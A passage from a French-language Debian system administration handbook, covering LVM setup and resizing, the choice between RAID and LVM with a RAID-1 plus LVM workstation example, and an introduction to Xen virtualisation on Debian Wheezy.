Dans tous les cas, il faut également garder à l'esprit qu'un LV n'est pas accroché à un PV ou un autre. Même si on peut influencer l'emplacement physique où les données d'un LV sont écrites, en fonctionnement normal c'est une information qui n'a pas d'intérêt particulier. Au contraire : lors d'une modification des composants physiques d'un groupe, les LV peuvent être amenés à se déplacer (tout en restant, bien entendu, confinés aux PV qui composent ce groupe).

Mise en place de LVM

Nous allons suivre pas à pas une utilisation typique de LVM, pour simplifier une situation complexe. De telles situations sont souvent le résultat d'un historique chargé, où des solutions tem-

poraires se sont accumulées au fil du temps. Considérons donc pour notre exemple un serveur dont les besoins en stockage ont varié et pour lequel on se retrouve avec une configuration complexe de partitions disponibles, morcelées sur différents disques hétéroclites et partiellement utilisés. Concrètement, on dispose des partitions suivantes :

- sur le disque `sdb`, une partition `sdb2` de 4 Go ;
- sur le disque `sdc`, une partition `sdc3` de 3 Go ;
- le disque `sdd`, de 4 Go, est entièrement disponible ;
- sur le disque `sdf`, une partition `sdf1` de 4 Go et une `sdf2` de 5 Go.

On notera de plus que les disques `sdb` et `sdf` ont de meilleures performances que les deux autres.

Le but de la manœuvre est de mettre en place trois volumes logiques distincts, pour trois applications séparées : un serveur de fichiers (qui nécessite 5 Go), une base de données (1 Go) et un emplacement pour les sauvegardes (12 Go). Les deux premières ont de forts besoins de performance, mais pas la troisième, qui est moins critique. Ces contraintes empêchent l'utilisation des partitions isolément ; l'utilisation de LVM permet de s'affranchir des limites imposées par leurs tailles individuelles, pour n'être limité que par leur capacité totale.

Le prérequis est le paquet *lvm2* (et ses dépendances). Lorsque ce paquet est installé, la mise en place de LVM se fait en trois étapes, correspondant aux trois couches de LVM.

Commençons par préparer les volumes physiques à l'aide de `pvcreate` :

```
# pvdisplay
# pvcreate /dev/sdb2
  Writing physical volume data to disk "/dev/sdb2"
Physical volume "/dev/sdb2" successfully created
# pvdisplay

  "/dev/sdb2" is a new physical volume of "4,00 GiB"
  --- NEW Physical volume ---
  PV Name               /dev/sdb2
  VG Name
  PV Size               4,00 GiB
  Allocatable           NO
  PE Size               0
  Total PE              0
  Free PE               0
  Allocated PE          0
  PV UUID               0zuiQQ-j1Oe-P593-4tsN-9FGy-TY0d-Quz31I

# for i in sdc3 sdd sdf1 sdf2 ; do pvcreate /dev/$i ; done
  Writing physical volume data to disk "/dev/sdc3"
  Physical volume "/dev/sdc3" successfully created
  Writing physical volume data to disk "/dev/sdd"
```

```
  Physical volume "/dev/sdd" successfully created
  Writing physical volume data to disk "/dev/sdf1"
  Physical volume "/dev/sdf1" successfully created
  Writing physical volume data to disk "/dev/sdf2"
  Physical volume "/dev/sdf2" successfully created
# pvdisplay -C
  PV         VG   Fmt  Attr PSize PFree
  /dev/sdb2       lvm2 a--  4,00g 4,00g
  /dev/sdc3       lvm2 a--  3,09g 3,09g
  /dev/sdd        lvm2 a--  4,00g 4,00g
  /dev/sdf1       lvm2 a--  4,10g 4,10g
  /dev/sdf2       lvm2 a--  5,22g 5,22g
```

Rien de bien sorcier jusqu'à présent ; on remarquera que l'on peut établir un PV aussi bien sur un disque entier que sur des partitions. Comme on le constate, la commande `pvdisplay` est capable de lister les PV déjà établis, sous deux formes.

Constituons à présent des groupes de volumes (VG) à partir de ces éléments physiques, à l'aide de la commande `vgcreate`. Nous allons placer dans le VG `vg_critique` uniquement des PV appartenant à des disques rapides ; le deuxième VG, `vg_normal`, contiendra des éléments physiques plus lents.

```
# vgdisplay
  No volume groups found
# vgcreate vg_critique /dev/sdb2 /dev/sdf1
  Volume group "vg_critique" successfully created
# vgdisplay
  --- Volume group ---
  VG Name               vg_critique
  System ID
  Format                lvm2
  Metadata Areas        2
  Metadata Sequence No  1
  VG Access             read/write
  VG Status             resizable
  MAX LV                0
  Cur LV                0
  Open LV               0
  Max PV                0
  Cur PV                2
  Act PV                2
  VG Size               8,09 GiB
  PE Size               4,00 MiB
  Total PE              2071
  Alloc PE / Size       0 / 0
  Free  PE / Size       2071 / 8,09 GiB
```

```
  VG UUID               bpq7zO-PzPD-R7HW-V8eN-c10c-S32h-f6rKqp

# vgcreate vg_normal /dev/sdc3 /dev/sdd /dev/sdf2
  Volume group "vg_normal" successfully created
# vgdisplay -C
  VG          #PV #LV #SN Attr   VSize  VFree
  vg_critique   2   0   0 wz--n-  8,09g  8,09g
  vg_normal     3   0   0 wz--n- 12,30g 12,30g
```

Ici encore, les commandes sont relativement simples (et `vgdisplay` présente deux formats de sortie). Notons que rien n'empêche de placer deux partitions d'un même disque physique dans deux VG différents ; le préfixe `vg_` utilisé ici est une convention, mais n'est pas obligatoire.

Nous disposons maintenant de deux « disques virtuels », respectivement d'environ 8 Go et 12 Go. Nous pouvons donc les subdiviser en « partitions virtuelles » (des LV). Cette opération passe par la commande `lvcreate`, dont la syntaxe est un peu plus complexe :

```
# lvdisplay
# lvcreate -n lv_fichiers -L 5G vg_critique
  Logical volume "lv_fichiers" created
# lvdisplay
  --- Logical volume ---
  LV Path                /dev/vg_critique/lv_fichiers
  LV Name                lv_fichiers
  VG Name                vg_critique
  LV UUID                J3V0oE-cBYO-KyDe-5e0m-3f70-nv0S-kCWbpT
  LV Write Access        read/write
  LV Creation host, time mirwiz, 2013-01-17 17:05:13 +0100
  LV Status              available
  # open                 0
  LV Size                5,00 GiB
  Current LE             1280
  Segments               2
  Allocation             inherit
  Read ahead sectors     auto
  - currently set to     256
  Block device           253:0

# lvcreate -n lv_base -L 1G vg_critique
  Logical volume "lv_base" created
# lvcreate -n lv_sauvegardes -L 12G vg_normal
  Logical volume "lv_sauvegardes" created
# lvdisplay -C
  LV            VG          Attr      LSize  Pool Origin Data%  Move Log Copy%
      ➥ Convert
  lv_base       vg_critique -wi-a---  1,00g
```

```
  lv_fichiers    vg_critique -wi-a---  5,00g
  lv_sauvegardes vg_normal   -wi-a--- 12,00g
```

Deux informations sont obligatoires lors de la création des volumes logiques et doivent être passées sous forme d'options à `lvcreate`. Le nom du LV à créer est spécifié par l'option `-n` et sa taille est en général spécifiée par `-L`. Évidemment, il faut également expliciter à l'intérieur de quel groupe de volumes on souhaite créer le LV, d'où le dernier paramètre de la ligne de commande.

POUR ALLER PLUS LOIN

Options de `lvcreate`

La commande `lvcreate` propose plusieurs options influençant la manière dont le LV est créé.

Notons tout d'abord l'existence de l'option `-l`, qui permet de spécifier la taille du LV à créer non pas en unités « humaines » comme nous l'avons fait dans nos exemples, mais en nombre de blocs. Ces blocs (appelés PE, pour *physical extents*) sont des unités contiguës de stockage, qui font partie des PV et qui ne sont pas divisibles entre LV. Si l'on souhaite définir précisément l'espace alloué à un LV, par exemple pour utiliser totalement l'espace disponible sur un VG, on pourra préférer utiliser `-l` plutôt que `-L`.

Il est également possible de spécifier qu'un LV devra être physiquement stocké sur un PV plutôt qu'un autre (tout en restant dans les PV affectés au groupe, bien entendu). Ainsi, si l'on sait que le disque `sdb` est plus rapide que `sdf`, on pourra placer le LV `lv_base` dessus (donc privilégier les performances de la base de données par rapport à celles du serveur de fichiers). La ligne de commande deviendra alors : `lvcreate -n lv_base -L 1G vg_critique /dev/sdb2`. Il est à noter que cette commande peut échouer si le PV spécifié n'a plus assez de blocs libres pour contenir le LV demandé. Dans notre exemple, il faudrait probablement créer `lv_base` avant `lv_fichiers` pour éviter cet inconvénient — ou libérer de l'espace sur `sdb2` grâce à la commande `pvmove`.

Les volumes logiques, une fois créés, sont représentés par des fichiers de périphérique situés dans `/dev/mapper/` :

```
# ls -l /dev/mapper
total 0
crw------T 1 root root 10, 236 17 janv. 16:52 control
lrwxrwxrwx 1 root root       7 17 janv. 17:05 vg_critique-lv_base -> ../dm-1
lrwxrwxrwx 1 root root       7 17 janv. 17:05 vg_critique-lv_fichiers -> ../dm-0
lrwxrwxrwx 1 root root       7 17 janv. 17:05 vg_normal-lv_sauvegardes -> ../dm-2
# ls -l /dev/dm-*
brw-rw---T 1 root disk 253,  0 17 janv. 17:05 /dev/dm-0
brw-rw---T 1 root disk 253,  1 17 janv. 17:05 /dev/dm-1
brw-rw---T 1 root disk 253,  2 17 janv. 17:05 /dev/dm-2
```

NOTE

Détection automatique des volumes LVM

Lors du démarrage de l'ordinateur, le script `/etc/init.d/lvm` effectue un balayage des périphériques disponibles ; ceux qui ont été préparés comme des volumes physiques pour LVM sont alors répertoriés auprès du sous-système LVM, ceux qui font partie de groupes de volumes sont assemblés et les volumes logiques sont mis en fonctionnement. Il n'est donc pas nécessaire de modifier des fichiers de configuration lors de la création ou de l'altération de volumes LVM.

On notera cependant que la disposition des divers éléments impliqués dans LVM est stockée dans `/etc/lvm/backup`, ce qui peut servir en cas de problème, ou bien pour aller voir ce qui se passe sous le capot.

Pour faciliter les choses, des liens symboliques sont également créés automatiquement dans des répertoires correspondant aux VG :

```
# ls -l /dev/vg_critique
total 0
lrwxrwxrwx 1 root root 7 17 janv. 17:05 lv_base -> ../dm-1
lrwxrwxrwx 1 root root 7 17 janv. 17:05 lv_fichiers -> ../dm-0
# ls -l /dev/vg_normal
total 0
lrwxrwxrwx 1 root root 7 17 janv. 17:05 lv_sauvegardes -> ../dm-2
```

On peut dès lors utiliser les LV tout comme on utiliserait des partitions classiques :

```
# mkfs.ext4 /dev/vg_normal/lv_sauvegardes
mke2fs 1.42.5 (29-Jul-2012)
Étiquette de système de fichiers=
Type de système d'exploitation : Linux
Taille de bloc=4096 (log=2)
[...]
Création du journal (32768 blocs) : complété
Écriture des superblocs et de l'information de comptabilité du système de
fichiers : complété
# mkdir /srv/sauvegardes
# mount /dev/vg_normal/lv_sauvegardes /srv/sauvegardes
# df -h /srv/sauvegardes
Sys. de fichiers      Tail. Uti. Disp. Uti% Monté sur
/dev/mapper/vg_normal-lv_sauvegardes
                       12G  158M   12G   2% /srv/sauvegardes
[...]
# cat /etc/fstab
[...]
/dev/vg_critique/lv_base        /srv/base               ext4
/dev/vg_critique/lv_fichiers    /srv/fichiers           ext4
/dev/vg_normal/lv_sauvegardes   /srv/sauvegardes        ext4
```

On s'est ainsi abstrait, du point de vue applicatif, de la myriade de petites partitions, pour se retrouver avec une seule partition de 12 Go.

LVM au fil du temps

Cette capacité à agréger des partitions ou des disques physiques n'est pas le principal attrait de LVM. La souplesse offerte se manifeste surtout au fil du temps, lorsque les besoins évoluent. Supposons par exemple que de nouveaux fichiers volumineux doivent être stockés et que le LV dévolu au serveur de fichiers ne suffise plus. Comme nous n'avons pas utilisé l'intégralité de l'espace disponible dans `vg_critique`, nous pouvons étendre `lv_fichiers`. Nous allons pour cela utiliser la commande `lvresize` pour étendre le LV, puis `resize2fs` pour ajuster le système de fichiers en conséquence :

```
# df -h /srv/fichiers/
Sys. de fichiers      Tail. Uti. Disp. Uti% Monté sur
/dev/mapper/vg_critique-lv_fichiers
                      5,0G  4,6G  146M  97% /srv/fichiers
# lvdisplay -C vg_critique/lv_fichiers
  LV          VG          Attr     LSize Pool Origin Data%  Move Log Copy%  Convert
  lv_fichiers vg_critique -wi-ao-- 5,00G
# vgdisplay -C vg_critique
  VG          #PV #LV #SN Attr   VSize VFree
  vg_critique   2   2   0 wz--n- 8,14G 2,14G
# lvresize -L 7G vg_critique/lv_fichiers
  Extending logical volume lv_fichiers to 7,00 GB
  Logical volume lv_fichiers successfully resized
# lvdisplay -C vg_critique/lv_fichiers
  LV          VG          Attr     LSize Pool Origin Data%  Move Log Copy%  Convert
  lv_fichiers vg_critique -wi-ao-- 7,00G
# resize2fs /dev/vg_critique/lv_fichiers
resize2fs 1.42.5 (29-Jul-2012)
Le système de fichiers de /dev/vg_critique/lv_fichiers est monté sur /srv/fichiers ;
    ➥ le changement de taille doit être effectué en ligne
old_desc_blocks = 1, new_desc_blocks = 1
En train d'effectuer un changement de taille en ligne de /dev/vg_critique/lv_fichiers
    ➥  vers 1835008 (4k) blocs.
Le système de fichiers /dev/vg_critique/lv_fichiers a maintenant une taille de
    ➥ 1835008 blocs.

# df -h /srv/fichiers/
Sys. de fich.         Tail. Uti. Disp. Uti% Monté sur
/dev/mapper/vg_critique-lv_fichiers
                      6,9G  4,6G  2,1G  70% /srv/fichiers
```

ATTENTION

Retaillage de systèmes de fichiers

En l'état actuel des choses, tous les systèmes de fichiers ne peuvent pas être retaillés en ligne et le retaillage d'un volume peut donc nécessiter de démonter le système de fichiers au préalable et le remonter par la suite. Bien entendu, si l'on souhaite réduire l'espace occupé par un LV, il faudra d'abord réduire le système de fichiers ; lors d'un élargissement, le volume logique devra être étendu avant le système de fichiers. C'est somme toute fort logique : la taille du système de fichiers ne doit à aucun moment dépasser celle du périphérique bloc sur laquelle il repose, qu'il s'agisse d'une partition physique ou d'un volume logique.

Dans le cas du système ext3 ou ext4, on peut procéder à l'extension (mais pas la réduction) du système sans le démonter. Le système xfs est dans le même cas. reiserfs permet le retaillage dans les deux sens. ext2 n'en permet aucun et nécessite toujours un démontage.

On pourrait procéder de même pour étendre le volume qui héberge la base de données, mais on arrive à la limite de la capacité du VG :

```
# df -h /srv/base/
Sys. de fichiers      Tail. Uti. Disp. Uti% Monté sur
/dev/mapper/vg_critique-lv_base
                      1008M  854M  104M  90% /srv/base
# vgdisplay -C vg_critique
  VG          #PV #LV #SN Attr   VSize VFree
  vg_critique   2   2   0 wz--n- 8,09g 92,00m
```

Qu'à cela ne tienne, LVM permet également d'ajouter des volumes physiques à des groupes de volumes existants. Par exemple, on a pu s'apercevoir que la partition `sdb1`, qui jusqu'à présent était utilisée en dehors de LVM, contenait uniquement des archives qui ont pu être déplacées dans `lv_sauvegardes`. On peut donc l'intégrer au groupe de volumes pour récupérer l'espace disponible. Ceci passe par la commande `vgextend`. Il faut bien entendu préparer la partition comme un volume physique au préalable. Une fois le VG étendu, on peut suivre le même cheminement que précédemment pour étendre le système de fichiers.

```
# pvcreate /dev/sdb1
  Writing physical volume data to disk "/dev/sdb1"
  Physical volume "/dev/sdb1" successfully created
# vgextend vg_critique /dev/sdb1
  Volume group "vg_critique" successfully extended
# vgdisplay -C vg_critique
  VG          #PV #LV #SN Attr   VSize VFree
  vg_critique   3   2   0 wz--n- 9,09G 1,09G
# [...]
[...]
# df -h /srv/base/
Sys. de fichiers      Tail. Uti. Disp. Uti% Monté sur
```

```
/dev/mapper/vg_critique-lv_base
                      2,0G  854M  1,1G  45% /srv/base
```

POUR ALLER PLUS LOIN

LVM avancé

Il existe des utilisations plus avancées de LVM, dans lesquelles de nombreux détails peuvent être spécifiés. On peut par exemple influer sur la taille des blocs composant les volumes logiques sur les volumes physiques et leur disposition. Il est également possible de déplacer ces blocs entre les PV. Ce peut être pour jouer sur la performance, ou plus prosaïquement pour vider un PV lorsqu'on souhaite sortir le disque correspondant du groupe de volumes (par exemple pour l'affecter à un autre VG, ou le sortir complètement de LVM). Les pages de manuel des différentes commandes, bien que non traduites en français, sont généralement claires. Un bon point d'entrée est la page `lvm(8)`.

12.1.3. RAID ou LVM ?

Les apports de RAID et LVM sont indéniables dès que l'on s'éloigne d'un poste bureautique simple, à un seul disque dur, dont l'utilisation ne change pas dans le temps. Cependant, RAID et LVM constituent deux directions différentes, chacune ayant sa finalité, et l'on peut se demander lequel de ces systèmes adopter. La réponse dépendra des besoins, présents et futurs.

Dans certains cas simples, la question ne se pose pas vraiment. Si l'on souhaite immuniser des données contre des pannes de matériel, on ne pourra que choisir d'installer du RAID sur un ensemble redondant de disques, puisque LVM ne répond pas à cette problématique. Si au contraire il s'agit d'assouplir un schéma de stockage et de rendre des volumes indépendants de l'agencement des disques qui les composent, RAID ne pourra pas aider et l'on choisira donc LVM.

NOTE

Si les performances comptent…

Si les performances des entrées/sorties sont importantes, notamment en termes de temps d'accès, il faut savoir que l'usage de LVM et/ou de RAID peut avoir un impact qui influerea sur votre choix. Toutefois, ces différences de performance sont vraiment mineures et ne seront mesurables que dans quelques cas. Si les performances comptent, le meilleur gain que l'on puisse obtenir viendra de l'usage de disques non rotatifs (*Solid-State Drives* ou SSD) ; leur coût au mégaoctet est plus élevé que celui des disques durs standards et leur capacité généralement inférieure, mais ils fournissent d'excellentes performances pour des accès aléatoires aux données. Si le cas d'usage inclut de nombreuses lectures/écritures réparties sur tout le système de fichiers, comme pour des bases de données sur lesquelles des requêtes complexes sont fréquemment exécutées, alors le bénéfice apporté par le SSD dépasse largement ce qui peut être gagné en privilégiant LVM sur RAID ou l'inverse. Dans ces situations, le choix doit être déterminé par d'autres considérations que la vitesse pure, puisque la problématique des performances est plus facilement gérée par l'usage de SSD.

Un troisième cas est celui où l'on souhaite juste agréger deux disques en un, que ce soit pour des raisons de performance ou pour disposer d'un seul système de fichiers plus gros que chacun des disques dont on dispose. Ce problème peut être résolu aussi bien par la mise en place d'un ensemble RAID-0 (voire linéaire) que par un volume LVM. Dans cette situation, à moins de contraintes spécifiques (par exemple pour rester homogène avec le reste du parc informatique qui n'utilise que RAID), on choisira le plus souvent LVM. La mise en place initiale est légèrement plus complexe, mais elle est un bien maigre investissement au regard de la souplesse offerte par la suite, si les besoins changent ou si l'on désire ajouter des disques.

Vient enfin le cas le plus intéressant, celui où l'on souhaite concilier de la tolérance de pannes et de la souplesse dans l'allocation des volumes. Chacun des deux systèmes étant insuffisant pour répondre à ces besoins, on va devoir faire appel aux deux en même temps — ou plutôt, l'un après l'autre. L'usage qui se répand de plus en plus depuis la maturité des deux systèmes est d'assurer la sécurité des données d'abord, en groupant des disques redondants dans un petit nombre de volumes RAID de grande taille, et d'utiliser ces volumes RAID comme des éléments physiques pour LVM pour y découper des partitions qui seront utilisées pour des systèmes de fichiers. Ceci permet, en cas de défaillance d'un disque, de n'avoir qu'un petit nombre d'ensembles RAID à reconstruire, donc de limiter le temps d'administration.

Prenons un exemple concret : le département des relations publiques de Falcot SA a besoin d'une station de travail adaptée au montage vidéo. En revanche, les contraintes de budget du département ne permettent pas d'investir dans du matériel neuf entièrement haut de gamme. Le choix est fait de privilégier le matériel spécifiquement graphique (écran et carte vidéo) et de rester dans le générique pour les éléments de stockage. Or la vidéo numérique, comme on le sait, a des besoins en stockage particuliers : les données à stocker sont volumineuses et la vitesse de lecture et d'écriture de ces données est importante pour les performances du système (plus que le temps d'accès moyen, par exemple). Il faut donc répondre à ces contraintes avec du matériel générique, en l'occurrence deux disques durs SATA de 300 Go, tout en garantissant la disponibilité du système et de certaines des données. Les films montés doivent en effet rester disponibles, mais les fichiers bruts non encore montés sont moins critiques, puisque les *rushes* restent sur les bandes.

Le choix se porte donc sur une solution combinant RAID-1 et LVM. Les deux disques sont montés sur deux bus IDE différents (afin d'optimiser les accès parallèles et limiter les risques de panne simultanée) et apparaissent donc comme `hda` et `hdc`. Le schéma de partitionnement, identique sur les deux disques, sera le suivant :

```
# fdisk -l /dev/hda

Disque /dev/hda: 300.0 Go, 300090728448 octets
255 têtes, 63 secteurs/piste, 36483 cylindres
Unités = cylindres de 16065 * 512 = 8225280 octets

Périphér.   Amorce  Début      Fin      Blocs    Id  Système
```

```
/dev/hda1   *           1       124      995998+  fd  Linux raid autodetect
/dev/hda2             125       248      996030   82  Linux swap
/dev/hda3             249     36483   291057637+   5  Extended
/dev/hda5             249     12697    99996561   fd  Linux raid autodetect
/dev/hda6           12698     25146    99996561   fd  Linux raid autodetect
/dev/hda7           25147     36483    91064421   8e  Linux LVM
```

- La première partition de chaque disque (environ 1 Go) est utilisée pour assembler un volume RAID-1, `md0`. Ce miroir est utilisé directement pour stocker le système de fichiers racine.
- Les partitions `hda2` et `hdc2` sont utilisées comme partitions d'échange, pour fournir un total de 2 Go de mémoire d'échange. Avec 1 Go de mémoire vive, la station de travail dispose ainsi d'une quantité confortable de mémoire.
- Les partitions `hda5` et `hdc5` d'une part, `hda6` et `hdc6` d'autre part sont utilisées pour monter deux nouveaux volumes RAID-1 de 100 Go chacun, `md1` et `md2`. Ces deux miroirs sont initialisés comme des volumes physiques LVM et affectés au groupe de volumes `vg_raid`. Ce groupe de volumes dispose ainsi d'environ 200 Go d'espace sécurisé.
- Les partitions restantes, `hda7` et `hdc7`, sont directement initialisées comme des volumes physiques et affectées à un autre VG, `vg_vrac`, qui pourra contenir presque 200 Go de données.

Une fois les VG établis, il devient possible de les découper de manière très flexible, en gardant à l'esprit que les LV qui seront créés dans `vg_raid` seront préservés même en cas de panne d'un des deux disques, à l'opposé des LV pris sur `vg_vrac` ; en revanche, ces derniers seront alloués en parallèle sur les deux disques, ce qui permettra des débits élevés lors de la lecture ou de l'écriture de gros fichiers.

On créera donc des volumes logiques `lv_usr`, `lv_var`, `lv_home` sur `vg_raid`, pour y accueillir les systèmes de fichiers correspondants ; on y créera également un `lv_films`, d'une taille conséquente, pour accueillir les films déjà montés. L'autre VG sera quant à lui utilisé pour un gros `lv_rushes`, qui accueillera les données directement sorties des caméras numériques, et un `lv_tmp`, pour les fichiers temporaires. Pour l'espace de travail, la question peut se poser : certes, il est important qu'il offre de bonnes performances, mais doit-on pour autant courir le risque de perdre le travail effectué si un disque défaille alors qu'un montage n'est pas fini ? C'est un choix à faire ; en fonction de ce choix, on créera le LV dans l'un ou l'autre VG.

On dispose ainsi à la fois d'une certaine redondance des données importantes et d'une grande flexibilité dans la répartition de l'espace disponible pour les différentes applications. Si de nouveaux logiciels doivent être installés par la suite (pour des montages sonores, par exemple), on pourra aisément agrandir l'espace utilisé par `/usr/`.

NOTE

Pourquoi trois volumes RAID-1 ?

On aurait fort bien pu se contenter d'un seul volume RAID-1, qui servirait de volume physique pour `vg_raid`. Pourquoi donc en avoir créé trois ?

La décision de séparer le premier miroir des deux autres est motivée par des considérations de sécurité des données. En effet, en RAID-1, les données écrites sur les disques sont strictement identiques ; il est donc possible de monter un seul disque directement, sans passer par la couche RAID. En cas de problème dans le noyau, par exemple, ou de corruption des méta-données LVM, on peut ainsi démarrer un système minimal (sans les applications ou les données) et récupérer des données cruciales, par exemple l'agencement des disques dans les volumes RAID, et surtout dans les ensembles LVM ; on peut ainsi reconstruire les méta-données et récupérer les fichiers, ce qui permettra de remettre le système dans un état opérationnel.

Le pourquoi de la séparation entre `md1` et `md2` est plus subjectif et découle d'une certaine prudence. En effet, lors de l'assemblage de la station de travail, les besoins exacts ne sont pas forcément connus précisément ; ou ils peuvent changer au fil du temps. Dans notre cas, il est difficile de connaître à l'avance les besoins en stockage pour les films montés et les épreuves de tournage. Si un film à monter nécessite de très grandes quantités de *rushes* et que le groupe de volumes dédié aux données sécurisées est occupé à moins de 50%, on pourra envisager d'en récupérer une partie. Pour cela, on pourra soit sortir l'un des composants de `vg_raid` et le réaffecter directement à `vg_vrac` (si l'opération est temporaire et si l'on peut vivre avec la perte de performances induite), soit abandonner le RAID-1 sur `md2` et intégrer `hda6` et `hdc6` dans le VG non sécurisé (si l'on a besoin des performances — on récupère d'ailleurs dans ce cas 200 Go d'espace, au lieu des 100 Go du miroir) ; il suffira alors d'élargir le volume logique en fonction des besoins.

12.2. Virtualisation

La virtualisation est une des évolutions majeures de ces dernières années en informatique. Ce terme regroupe différentes abstractions simulant des machines virtuelles de manière plus ou moins indépendante du matériel. On peut ainsi obtenir, sur un seul ordinateur physique, plusieurs systèmes fonctionnant en même temps et de manière isolée. Les applications sont multiples et découlent souvent de cette isolation des différentes machines virtuelles : on peut par exemple se créer plusieurs environnements de test selon différentes configurations, ou héberger des services distincts sur des machines (virtuelles) distinctes pour des raisons de sécurité.

Il existe différentes mises en œuvre pour la virtualisation, chacune ayant ses avantages et ses inconvénients. Nous allons nous concentrer sur Xen, LXC et KVM, mais on peut aussi citer, à titre d'exemple :

- QEMU, qui émule en logiciel un ordinateur matériel complet ; bien que les performances soient nettement dégradées de ce fait, ceci permet de faire fonctionner dans l'émulateur des systèmes d'exploitation non modifiés, voire expérimentaux. On peut également ému-

ler un ordinateur d'une architecture différente de celle de l'hôte : par exemple, un ordinateur *arm* sur un système *amd64*. QEMU est un logiciel libre.

➨ http://www.qemu.org/

- Bochs est une autre machine virtuelle libre mais elle n'émule que les architectures x86 (i386 et amd64).
- VMWare est une machine virtuelle propriétaire. C'est la plus ancienne et par conséquent une des plus connues. Elle fonctionne selon un mécanisme similaire à QEMU et dispose de fonctionnalités avancées comme la possibilité de faire des *snapshots* (copies instantanées d'une machine virtuelle en fonctionnement).

  ➨ http://www.vmware.com/fr/
- VirtualBox est une machine virtuelle libre (bien que certains composants additionnels soient disponibles sous une licence propriétaire). Elle est plus récente que VMWare et restreinte aux architectures i386 et amd64, mais elle dispose tout de même de fonctionnalités intéressantes comme la possibilité de faire des *snapshots*. Cette solution est disponible dans Debian depuis *Lenny*.

  ➨ http://www.virtualbox.org/

12.2.1. Xen

Xen est une solution de « paravirtualisation », c'est-à-dire qu'elle insère entre le matériel et les systèmes supérieurs une fine couche d'abstraction, nommée « hyperviseur », dont le rôle est de répartir l'utilisation du matériel entre les différentes machines virtuelles qui fonctionnent dessus. Cependant, cet hyperviseur n'entre en jeu que pour une petite partie des instructions, le reste étant exécuté directement par le matériel pour le compte des différents systèmes. L'avantage est que les performances ne subissent pas de dégradation ; la contrepartie est que les noyaux des systèmes d'exploitation que l'on souhaite utiliser sur un hyperviseur Xen doivent être modifiés pour en tirer parti.

Explicitons un peu de terminologie. Nous avons vu que l'hyperviseur était la couche logicielle la plus basse, qui vient s'intercaler directement entre le noyau et le matériel. Cet hyperviseur est capable de séparer le reste du logiciel en plusieurs *domaines*, correspondant à autant de machines virtuelles. Parmi ces domaines, le premier à être lancé, désigné sous l'appellation *dom0*, joue un rôle particulier, puisque c'est depuis ce domaine (et seulement celui-là) qu'on pourra contrôler l'exécution des autres. Ces autres domaines sont, eux, appelés *domU*. Le terme « dom0 » correspond donc au système « hôte » d'autres mécanismes de virtualisation, « domU » correspondant aux « invités ».

CULTURE

Xen et les différentes versions de Linux

À l'origine, Xen a été développé sous forme d'un ensemble de *patches* à appliquer sur le noyau. Ces derniers n'ont jamais été intégrés au noyau officiel. Pour répondre aux besoins des différents systèmes de virtualisation émergents à l'époque (et notamment KVM), le noyau Linux s'est doté d'un ensemble de fonctions génériques facilitant la création de solutions de paravirtualisation. Cette interface est connue sous le nom *paravirt_ops* (ou *pv_ops*). Puisque les *patches* de Xen dupliquaient certaines de ces fonctionnalités, ils n'ont pas pu être acceptés officiellement.

Suite à ce revers, Xensource — la société éditrice de Xen — a décidé de modifier sa solution pour s'appuyer sur ce nouveau socle afin de pouvoir officiellement intégrer Xen au noyau Linux. Une grande partie du code a dû être récrite. Et si la société disposait d'une version fonctionnelle s'appuyant sur paravirt_ops, l'intégration dans le noyau Linux a été très progressive. Cette intégration a été complétée dans Linux 3.0.

➨ `http://wiki.xenproject.org/wiki/XenParavirtOps`

Puisque *Wheezy* exploite la version 3.2 du noyau Linux, les paquets standards *linux-image-686-pae* et *linux-image-amd64* fournissent un hyperviseur Xen de manière native (alors que d'anciennes versions du noyau, comme celle dans *Squeeze*, nécessitaient d'intégrer le code fourni par XenSource).

➨ `http://wiki.xenproject.org/wiki/Xen_Kernel_Feature_Matrix`

NOTE

Architectures compatibles avec Xen

Xen n'est pour l'instant disponible que sur les architectures i386 et amd64. De plus, sur i386, il fait appel à des instructions du processeur qui n'ont pas toujours été présentes. Cela dit, tous les processeurs de classe Pentium ou supérieure produits après 2001 fonctionneront, donc cette restriction ne sera la plupart du temps pas gênante.

CULTURE

Xen et les noyaux non Linux

Xen requiert que les systèmes d'exploitation qu'il doit animer soient modifiés et tous n'ont pas, à ce titre, atteint la même maturité. Plusieurs sont entièrement fonctionnels, à la fois en dom0 et en domU : Linux 3.0 et suivants, NetBSD 4.0 et suivants et OpenSolaris. D'autres, comme OpenBSD 4.0, FreeBSD 8 et Plan 9 ne fonctionnent pour l'instant qu'en domU.

Toutefois si Xen peut s'appuyer sur les fonctions matérielles dédiées spécifiquement à la virtualisation, qui ne sont proposées que par les processeurs les plus récents, il est alors possible d'employer des systèmes d'exploitation non modifiés (dont Windows) en tant que domU.

Pour utiliser Xen sous Debian, trois composants sont nécessaires :

- L'hyperviseur proprement dit. Selon le type de matériel dont on dispose, on installera *xen-hypervisor-4.1-i386* ou *xen-hypervisor-4.1-amd64*.
- Un noyau qui fonctionne sur cet hyperviseur. Tout noyau plus récent que 3.0 conviendra, y compris la version 3.2 présente dans *Wheezy*.

- Une bibliothèque standard modifiée pour tirer parti de Xen. Pour cela, on installera le paquet *libc6-xen* (valable uniquement sur architecture i386).

Pour se simplifier la vie, on installera le méta-paquet *xen-linux-system-686-pae* ou *xen-linux-system-amd64*, qui dépend d'une combinaison réputée stable de versions de l'hyperviseur et du noyau. L'hyperviseur recommande également le paquet *xen-utils-4.1*, lequel contient les utilitaires permettant de contrôler l'hyperviseur depuis le dom0. Et ce dernier (tout comme le noyau Xen) recommande la bibliothèque standard modifiée. Lors de l'installation de ces paquets, les scripts de configuration créent une nouvelle entrée dans le menu du chargeur de démarrage Grub, permettant de démarrer le noyau choisi dans un dom0 Xen. Attention toutefois, cette nouvelle entrée n'est pas celle démarrée en standard. Pour lister les entrées correspondant à l'hyperviseur Xen en premier, vous pouvez exécuter ces commandes :

```
# mv /etc/grub.d/20_linux_xen /etc/grub.d/09_linux_xen
# update-grub
```

Une fois cette installation effectuée, il convient de tester le fonctionnement du dom0 seul, donc de redémarrer le système avec l'hyperviseur et le noyau Xen. À part quelques messages supplémentaires sur la console lors de l'initialisation, le système démarre comme d'habitude.

